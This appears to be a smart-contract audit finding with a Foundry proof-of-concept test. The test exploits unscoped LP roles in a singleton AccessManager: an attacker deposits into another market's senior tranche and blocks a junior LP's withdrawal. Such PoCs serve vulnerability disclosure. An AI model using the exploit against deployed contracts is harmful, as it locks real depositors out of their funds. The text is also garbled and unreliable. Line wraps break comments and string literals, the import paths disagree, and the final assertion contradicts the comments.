`test/poc/MarketRoleBleed.t.sol` deploys a whitelist-enforcing Day market and then grants an attacker the global `ST_LP_ROLE` (intended to model whitelisting in a different market), showing they can still call `src/tranches/base/RoycoVaultTranche.sol:deposit()` on Market B's senior tranche due to unscoped role bindings, which consumes coverage capacity and reduces/breaks a legitimate junior LP's ability to redeem. This successfully reproduces cross-market LP permission bleed through the singleton AccessManager, so the PoC is a true positive.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.28;

import { ST_LP_ROLE } from "src/factory/RolesConfiguration.sol";
import { IRoycoVaultTranche } from "src/interfaces/IRoycoVaultTranche.sol";
import { toTrancheUnits } from "src/libraries/Units.sol";
import { DayMarketTestBase } from "test/utis/DayMarketTestBase.sol";
import { MarketParamsConfig } from "test/utis/FixtureTypes.sol";
```



```
import { defaultParams } from "test/utils/MarketParams.sol";
import { cellA } from "test/utils/TokenConfigs.sol";

/**
 * @notice PoC for cross-market LP-role bleed with concrete DoS harm.
 *
 * Market B is a real whitelist-enforcing Day market deployed by the repository's DayMarketTestBase harness.
 * JT_PROVIDER legitimately enters Market B's junior tranche. A separate address is then whitelisted only by
 * granting the chain-wide ST_LP_ROLE, modeling admission to some other Market A because the factory primitive
 * carries no market/tranche/target scope.
 *
 * If LP permissions were scoped per market, that Market-A-only senior LP grant would not authorize a Market B
 * senior deposit and the junior LP would still be able to exit. On the vulnerable implementation, the same global
 * ST_LP_ROLE satisfies both Market B's `restricted` deposit check and the kernel's transfer-whitelist
 * `canCall(receiver, MarketB_ST, deposit.selector)` check. The unauthorized senior deposit fills Market B's
 * coverage capacity, so the existing junior LP's previously-available redemption reverts.
 */
contract MarketRoleBleedPoCTest is DayMarketTestBase {
    address internal marketAOnlySeniorLp;

    function setUp() public {
        MarketParamsConfig memory p = defaultParams();
        p.enforceWhitelistOnTransfer = true;

        _deployMarket(cellA(), p);

        // Legitimate Market-B entry: seed a healthy market with an existing senior LP and a victim junior LP.
        // Coverage after this seed is (100 + 30) * 20% / 30 = 86.67%, so the victim can redeem a small amount.
        _seedMarket(100e18, 30e18);

        marketAOnlySeniorLp = makeAddr("MARKET_A_ONLY_ST_LP");
    }

    function test_CrossMarketSeniorRoleBleedCanDosExistingJuniorLpExit() public {
        uint256 attackerDepositAssets = 20e18;
        uint256 victimRedeemShares = 1e18;

        // Before the cross-market role bleed is exercised, the victim's legitimate exit is available.
        assertGe(
            juniorTranche.maxRedeem(JT_PROVIDER),
            victimRedeemShares,
            "precondition: victim junior LP must initially be able to redeem this amount"
        );

        // Simulate Market A whitelisting the attacker as a senior LP. In the vulnerable system this grants only a
        // global role id on the singleton AccessManager, so it also authorizes Market B's senior tranche.
        accessManager.grantRole(ST_LP_ROLE, marketAOnlySeniorLp, 0);
        stJtVault.mintShares(marketAOnlySeniorLp, attackerDepositAssets);

        bool attackerDepositSucceeded = _attemptMarketBSeniorDeposit(marketAOnlySeniorLp, attackerDepositAssets);

        if (attackerDepositSucceeded) {
            // Concrete DoS magnitude: the unauthorized senior deposit fills the market's coverage

```



```
capacity.  
    // The victim's max redeemable junior shares falls below the amount that was redeemable  
    before.  
    assertLt(  
        juniorTranche.maxRedeem(JT_PROVIDER),  
        victimRedeemShares,  
        "unauthorized senior deposit must consume coverage capacity and reduce the victim's  
exit capacity"  
    );  
}  
  
    // Required exit after legitimate entry. A fixed implementation would have rejected the  
    Market-A-only LP's  
    // Market-B senior deposit, leaving this redemption successful. The vulnerable  
    implementation lets the  
    // attacker deposit, and this call returns false because the junior redemption reverts with  
    the coverage gate.  
    bool victimExitSucceeded = _attemptVictimJuniorRedeem(victimRedeemShares);  
    assertTrue(  
        victimExitSucceeded,  
        "DoS: cross-market senior LP role bleed let an unauthorized Market-B deposit make a  
legitimate junior LP exit revert"  
    );  
}  
  
function _attemptMarketBSeniorDeposit(address actor, uint256 assets) internal returns (bool  
success) {  
    vm.startPrank(actor);  
    stJtVault.approve(address(seniorTranche), assets);  
    (success,) = address(seniorTranche).call(abi.encodeCall(IRoycoVaultTranche.deposit,  
(toTrancheUnits(assets), actor)));  
    vm.stopPrank();  
}  
  
function _attemptVictimJuniorRedeem(uint256 shares) internal returns (bool success) {  
    vm.prank(JT_PROVIDER);  
    (success,) = address(juniorTranche).call(abi.encodeCall(IRoycoVaultTranche.redeem, (shares,  
JT_PROVIDER, JT_PROVIDER)));  
}  
}
```